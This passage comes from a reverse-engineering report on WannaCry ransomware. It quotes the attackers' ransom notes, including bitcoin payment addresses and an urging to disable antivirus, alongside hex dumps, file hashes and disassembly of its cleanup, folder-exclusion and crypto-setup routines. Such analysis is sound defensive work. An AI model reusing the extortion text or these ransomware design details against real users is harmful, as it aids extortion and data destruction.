


```
Q:  What's wrong with my files?

A:  Ooops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypted.
    If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely!
    Let's start decrypting!

Q:  What do I do?

A:  First, you need to pay service fees for the decryption.
    Please send $300 worth of bitcoin to this bitcoin address: 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

    Next, please find an application file named "@WanaDecryptor@.exe". It is the decrypt software.
    Run and follow the instructions! (You may need to disable your antivirus for a while.)

Q:  How can I trust?

A:  Don't worry about decryption.
    We will decrypt your files surely because nobody will trust us if we cheat users.


*   If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.
```

Figure 61 – r.wnry Q&A text file

T.WNRY

The t.wnry is an encrypted file that contains the encryption routine used by the malware for file encryption. Figure 56 (revisited) illustrates the encrypted contents of t.wnry.




```
00000000   57 41 4E 41 43 52 59 21 00 01 00 00 1E 38 22 27  WANACRY!.....8"'
00000010   FD E6 7F 0C 5D E7 7E 3E 28 A7 AF FD 2A 50 64 49  ....].~>(...*PdI
00000020   66 C6 B6 27 17 6D 3E D2 FF 1C 32 CB 8C 30 88 60  f..'.m>...2..0.`
00000030   70 F6 EA E9 99 81 5E 15 FE 03 23 49 7C BB CE 3C  p.....^...#I|..<
00000040   EE 57 E0 42 DC 3D AF A8 82 B8 4D 01 05 7A 78 46  .W.B.=....M..zxF
00000050   70 0E A8 DD E5 30 65 B5 B1 F1 50 EE 10 1D B3 22  p....0e...P...."
00000060   B5 DD E8 D3 6E 68 42 29 3E AB F6 C2 13 42 DD C9  ....nhB)>....B..
00000070   7D DE 5B 64 24 AC 9B 8F 93 8E B7 2C 10 E2 16 38  }.[d$......,...8
00000080   B6 03 F6 90 D1 6B 24 1F C7 D3 E9 E3 53 EC 77 2B  .....k$.....S.w+
00000090   81 0A 98 B3 FF 4E DA D7 A8 8D B6 A3 70 2F 93 90  .....N......p/..
000000A0   F3 59 19 4C 43 B7 E2 0D EC 8C DA 82 E4 39 4C B0  .Y.LC........9L.
000000B0   5C 21 75 1E CE C5 3F 68 48 22 D1 89 3C 64 88 BC  \!u...?hH"..<d..
000000C0   64 53 25 41 0D 1B A4 18 0B B3 8D 49 75 EF B5 D3  dS%A.......Iu...
000000D0   0A 6E 45 69 37 49 93 83 9E 80 02 38 E9 56 BC F6  .nEi7I.....8.V..
000000E0   3A 46 F3 CB 1F AC 2D 07 91 F2 A1 2C A4 E0 1D E7  :F....-....,....
000000F0   ED 90 02 D8 AA 87 5C 19 97 AD D1 B2 7D C9 0C 60  ......\.....}..`
00000100   31 3F A7 93 6D F1 15 35 67 AE 49 27 04 00 00 00  1?..m..5g.I'....
00000110   00 00 01 00 00 00 00 00 8F EE D8 08 1C 8A 71 E5  ..............q.
00000120   98 5C 17 8E 39 60 F2 8D DA 74 BA CC CC CB 09 61  .\..9`...t.....a
00000130   D9 AC BE CC E8 C2 96 D1 28 7C D7 38 FD 4C CD 07  ........(|.8.L..
00000140   94 ED 36 37 F0 67 6A 72 53 1C 7C C6 65 FE CD 03  ..67.gjrS.|.e...
00000150   66 F5 46 69 90 9A 0E 17 1B BD 5C 9F 12 92 72 F9  f.Fi......\...r.
00000160   6B B0 21 64 EA D1 FC EE D9 B4 F0 38 C5 A4 27 67  k.!d.......8..'g
00000170   31 79 2B FB DF 27 FF 69 31 74 B3 4C E4 3E AF 75  1y+..'.i1t.L.>.u
```

Figure 56 (Revisited) – t.wnry

U.WNRY

This file is an executable, @WannaDecryptor@.exe, which is the next chapter. It contains the encryptor/decryptor component of the ransomware. As discussed previously, tasksche.exe decrypts a DLL in t.wnry to import its TaskStart function. This function load u.wnry and executes it in memory under the context of the process @WannaDecryptor@. It also contains the user interface of the malware, communication routines, and password validation. Figure 62 shows a snapshot of the user interface. Figure 63 lists the static file information for u.wnry.



Ooops, your files have been encrypted!

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.

Payment will be raised on
5/20/2017 01:58:12
Time Left
02:22:46:02

Your files will be lost on
5/24/2017 01:58:12
Time Left
06:22:46:02

Send $300 worth of bitcoin to this address:
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn


Figure 62 – u.wnry (@WannaDecryptor@) User Interface

File Name	u.wnry
MD5	7bf2b57f2a205768755c07f238fb32cc
SHA-1	45356a9dd616ed7161a3b9192e2f318d0ab5ad10
SHA-256	b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25
SHA-512	91a39e919296cb5c6eccba710b780519d90035175aa460ec6dbe631324e5e5753bd8d87f395b54 81bcd7e1ad623b31a34382d81faae06bef60ec28b49c3122a9
CRC32	4E6C168D
Imphash	dcac8383cc76738eecb5756694c4aeb2
Compile Time	2009-07-13 16:19:35
Ssdeep	3072:Rmrhd5U1eigWcR+uiUg6p4FLlG4tlL8z+mmCeHFZjoHEo3m:REd5+IZiZhLlG4Aimm Co
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
File Size	240.0KB
PEiD Signatures	Armadillo v1.71
Version Information	
LegalCopyright	\xa9 Microsoft Corporation. All rights reserved.
InternalName	LODCTR.EXE
FileVersion	6.1.7600.16385 (win7_rtm.090713-1255)
CompanyName	Microsoft Corporation
ProductName	Microsoft\xae Windows\xae Operating System
ProductVersion	6.1.7600.16385
FileDescription	Load PerfMon Counters
OriginalFilename	LODCTR.EXE
Translation	0x0409 0x04b0

Figure 63 – u.wnry Static File Information

TASKSE.EXE

The taskse executable appears to supply the interactive ransomware GUI with privileges and context needed to execute the GUI in the context of various sessions. It calls WTSEnumerateSessions and CreateProcessAsUser. It also appears to gain SeTcbPrivilege. Figures 64 and 65 show the static file information.




Act as part of the operating system (SeTcbPrivilege)	Allows a process to authenticate like a user and thus gain access to the same resources as a user. Only low-level authentication services should require this privilege. Note that potential access is not limited to what is associated with the user by default; the calling process might request that arbitrary additional privileges be added to the access token. Note that the calling process can also build an anonymous token that does not provide a primary identity for tracking events in the audit log. When a service requires this privilege, configure the service to use the LocalSystem account (which already includes the privilege), rather than create a separate account and assign the privilege to it.

https://technet.microsoft.com/en-us/library/cc976700.aspx

File Name	taskse.exe
MD5	8495400f199ac77853c53b5a3f278f3e
SHA-1	be5d6279874da315e3080b06083757aad9b32c23
SHA-256	2ca2d550e603d74dedda03156023135b38da3630cb014e3d00b1263358c5f00d
SHA-512	0669c524a295a049fa4629b26f89788b2a74e1840bcdc50e093a0bd40830dd1279c9597937301c007 2db6ece70adee4ace67c3c8a4fb2db6deafd8f1e887abe4
CRC32	BC193579
Imphash	a89f8e8fe712c2f1d82dff25307d18c6
Compile Time	2009-07-13 16:15:28
Ssdeep	96:UjpvOHheaCDCNIOgTegoddPtboyX7cvp0EWy1HlWwr:UjVWEam7ofP1oyX7olWUHlW0
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
File Size	20.0KB
PEiD Signatures	Armadillo v1.71

Version Information	
LegalCopyright	\xa9 Microsoft Corporation. All rights reserved.
InternalName	waitfor.exe
FileVersion	6.1.7600.16385 (win7_rtm.090713-1255)
CompanyName	Microsoft Corporation
ProductName	Microsoft© Windows© Operating System
ProductVersion	6.1.7600.16385
FileDescription	waitfor - wait/send a signal over a network
OriginalFilename	waitfor.exe
Translation	0x0409 0x04b0

Figure 64 – taskse.exe Static File Information




Property	Value
Description	
File description	waitfor - wait/send a signal over a network
Type	Application
File version	6.1.7600.16385
Product name	Microsoft® Windows® Operating System
Product version	6.1.7600.16385
Copyright	© Microsoft Corporation. All rights reserv...
Size	20.0 KB
Date modified	5/12/2017 2:22 AM
Language	English (United States)
Original filename	waitfor.exe

Figure 65 – Taskse.exe File Details

TASKDL.EXE

The taskdl executable is an initial cleaner component used before the actual encryption begins. It looks for files in the install directory of the ransomware and Recycle Bin and removes any files with extensions ".wncryt". See figures 66 and 67 for interesting code snippets. See figures 68 and 69 for static file information.




```
00401000 push    esi
00401001 mov     esi, [esp+4+lpBuffer]
00401005 push    edi
00401006 push    104h                ; uSize
0040100B push    esi                 ; lpBuffer
0040100C call    ds:GetWindowsDirectoryW
00401012 mov     eax, [esp+8+arg_0]
00401016 xor     ecx, ecx
00401018 mov     cx, [esi]
0040101B add     eax, 41h
0040101E cmp     ecx, eax
00401020 jnz     short loc_40105E
```

```
00401022 push    esi                 ; lpBuffer
00401023 push    104h                ; nBufferLength
00401028 call    ds:GetTempPathW
0040102E mov     edi, ds:wcslen
00401034 push    esi                 ; Str
00401035 call    edi ; wcslen
00401037 add     esp, 4
0040103A test    eax, eax
0040103C jbe     short loc_401073
```

```
h     esi                 ; Str
l     edi ; wcslen
      esp, 4
      word ptr [esi+eax*2-2], 5Ch
      short loc_401073
```

```
0040105E
0040105E loc_40105E:                         ; "$RECYCLE"
0040105E push    offset aRecycle
00401063 push    eax                 ; Format
00401064 push    offset aCS          ; "%C:\\%s"
00401069 push    esi                 ; String
0040106A call    ds:swprintf
00401070 add     esp, 10h
```

Figure 66 – taskdl.exe Looking for Files in the Recycle Bin




```
004010A5 mov     [esp+6A4h+var_68C], al
004010A9 mov     [esp+6A4h+Memory], ebx
004010AD mov     [esp+6A4h+var_684], ebx
004010B1 mov     [esp+6A4h+var_680], ebx
004010B5 mov     edx, [esp+6A4h+arg_0]
004010BC lea     ecx, [esp+6A4h+Format]
004010C3 push    ecx                 ; lpBuffer
004010C4 push    edx                 ; int
004010C5 mov     [esp+6ACh+var_4], ebx
004010CC mov     [esp+6ACh+var_690], ebx
004010D0 call    GetTmpPath
004010D5 mov     edi, ds:swprintf
004010DB add     esp, 8
004010DE lea     eax, [esp+6A4h+Format]
004010E5 lea     ecx, [esp+6A4h+String]
004010E9 push    offset a_wncryt ; ".WNCRYT"
004010EE push    eax                 ; Format
004010EF push    offset aSS          ; "%s\\*%s"
004010F4 push    ecx                 ; String
004010F5 call    edi ; swprintf
004010F7 add     esp, 10h
004010FA lea     edx, [esp+6A4h+FindFileData]
00401101 lea     eax, [esp+6A4h+String]
00401105 push    edx                 ; lpFindFileData
00401106 push    eax                 ; lpFileName
00401107 call    ds:FindFirstFileW
0040110D mov     ebp, eax
0040110F cmp     ebp, 0FFFFFFFFh
00401112 jnz     short loc_40114A
```

Figure 67 – taskdl.exe Looking for .wncryt Files

File Name	taskdl.exe
MD5	4fef5e34143e646dbf9907c4374276f5
SHA-1	47a9ad4125b6bd7c55e4e7da251e23f089407b8f
SHA-256	4a468603fdcb7a2eb5770705898cf9ef37aade532a7964642ecd705a74794b79
SHA-512	4550dd1787deb353ebd28363dd2cdccca861f6a5d9358120fa6aa23baa478b2a9eb43cef5e3f6426f708a0753491710ac05483fac4a046c26bec4234122434d5
CRC32	E969EF31
Imphash	818097acf11d6a2ac55031896b50d98c
Compile Time	2009-07-13 17:12:07
Ssdeep	96:Udocv5e0e1wWtaLYjJN0yDGgI2u9+w5eOIMviS0jPtboyn15EWBwwWwT:6oL0edtJN7qvAZM6S0jP1oynkWBwwWg
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
File Size	20.0KB
PEiD Signatures	Armadillo v1.71
Version Information	
LegalCopyright	\xa9 Microsoft Corporation. All rights reserved.
InternalName	cliconfg.exe
FileVersion	6.1.7600.16385 (win7_rtm.090713-1255)
CompanyName	Microsoft Corporation
ProductName	Microsoft\xae Windows\xae Operating System
ProductVersion	6.1.7600.16385
FileDescription	SQL Client Configuration Utility EXE
OriginalFilename	cliconfg.exe
Translation	0x0409 0x04b0

Figure 68 – taskdl.exe Static File Information



Property	Value
Description	
File description	SQL Client Configuration Utility EXE
Type	Application
File version	6.1.7600.16385
Product name	Microsoft® Windows® Operating System
Product version	6.1.7600.16385
Copyright	© Microsoft Corporation. All rights reserv...
Size	20.0 KB
Date modified	5/12/2017 2:22 AM
Language	English (United States)
Original filename	cliconfg.exe

Figure 69 – taskse File Details


WANNADECRYPTOR

WANNADECRYPTOR ANALYSIS

The @WannaDecryptor@ process, whose code is defined in u.wnry, controls the user interface, file encryption, file decryption, and communications. First, a new thread is created to generate the private key and encrypt the files on disk. The following directories are spared from encryption:

```
"Content.IE5"
"Temporary Internet Files"
" This folder protects against ransomware. Modifying it will reduce protection"
"\Local Settings\Temp"
"\AppData\Local\Temp"
"\Program Files (x86)"
"\Program Files"
"\WINDOWS"
"\ProgramData"
"\Intel"
"$"
```

This prevents system instability, ensuring system DLLs, applications, and the ransomware program files themselves are not encrypted. Figure 70 illustrates a snippet of this functionality.



```
loc_40289B:                     ; "\\Program Files (x86)"
push    offset aProgramFilesX8
push    esi                     ; Str1
call    edi ; _wcsicmp
add     esp, 8
test    eax, eax
jnz     short loc_4028B5
```

```
pop     edi
pop     esi
mov     eax, 1
pop     ebx
retn    8
```

```
loc_4028B5:                     ; SubStr
push    offset off_4202D8
push    esi                     ; Str
call    ebx ; wcsstr
add     esp, 8
test    eax, eax
jz      short loc_4028CF
```

```
pop     edi
pop     esi
mov     eax, 1
pop     ebx
retn    8
```

```
loc_4028CF:                     ; "\\Local Settings\\Temp"
push    offset aLocalSettingsT
push    esi                     ; Str
call    ebx ; wcsstr
add     esp, 8
test    eax, eax
jz      short loc_4028E9
```

```
pop     edi
pop     esi
mov     eax, 1
pop     ebx
retn    8
```


```
loc_4028E9:
mov     esi, [esp+0Ch+arg_4]
push    offset aThisFolderProt ; " This folder protects against ransomwar"...
push    esi                     ; Str1
call    edi ; _wcsicmp
add     esp, 8
test    eax, eax
jnz     short loc_402C07
```

```
pop     edi
pop     esi
mov     eax, 1
pop     ebx
retn    8
```

```
loc_402C07:                     ; "Temporary Internet Files"
push    offset aTemporaryInter
push    esi                     ; Str1
call    edi ; _wcsicmp
add     esp, 8
test    eax, eax
jnz     short loc_402C21
```


Figure 70 – Sparing Hardcoded Locations from Encryption

The process then resolves the cryptographic APIs from advapi32.dll, as shown in figure 71. The process then acquires the cryptographic context from the CSP to prepare for file encryption with RSA. See figure 72.



```
00404B96 push    edi
00404B97 mov     edi, ds:GetProcAddress
00404B9D push    offset ProcName ; "CryptAcquireContextA"
00404BA2 push    esi             ; hModule
00404BA3 call    edi ; GetProcAddress
00404BA5 push    offset aCryptimportkey ; "CryptImportKey"
00404BAA push    esi             ; hModule
00404BAB mov     CryptAcquireContext, eax
00404BB0 call    edi ; GetProcAddress
00404BB2 push    offset aCryptdestroyke ; "CryptDestroyKey"
00404BB7 push    esi             ; hModule
00404BB8 mov     CryptImportKey, eax
00404BBD call    edi ; GetProcAddress
00404BBF push    offset aCryptencrypt ; "CryptEncrypt"
00404BC4 push    esi             ; hModule
00404BC5 mov     CryptDestroyKey, eax
00404BCA call    edi ; GetProcAddress
00404BCC push    offset aCryptdecrypt ; "CryptDecrypt"
00404BD1 push    esi             ; hModule
00404BD2 mov     CryptEncrypt, eax
00404BD7 call    edi ; GetProcAddress
00404BD9 push    offset aCryptgenkey ; "CryptGenKey"
00404BDE push    esi             ; hModule
00404BDF mov     CryptDecrypt, eax
00404BE4 call    edi ; GetProcAddress
00404BE6 mov     ecx, CryptAcquireContext
00404BEC mov     CryptGenKey, eax
00404BF1 test    ecx, ecx
00404BF3 pop     edi
00404BF4 jz      short loc_404C29
```

Figure 71 – Runtime Linking of Crypo APIs




```
004046B0 ACQUIRE_RSA_CONTEXT proc near
004046B0 push    esi
004046B1 push    edi
004046B2 xor     esi, esi
004046B4 lea     edi, [ecx+4]
```

```
004046B7
004046B7 loc_4046B7:
004046B7 mov     eax, esi
004046B9 push    CRYPT_VERIFYCONTEXT
004046BE neg     eax
004046C0 sbb     eax, eax
004046C2 push    PROV_RSA_AES
004046C4 and     eax, offset aMicrosoftEnhan ; "Microsoft Enhanced RSA and AES Cryptogr"...
004046C9 push    eax             ; pszProvider = RSA
004046CA push    NULL            ; pszContainer
004046CC push    edi             ; hCSP
004046CD call    CryptAcquireContext
004046D3 test    eax, eax
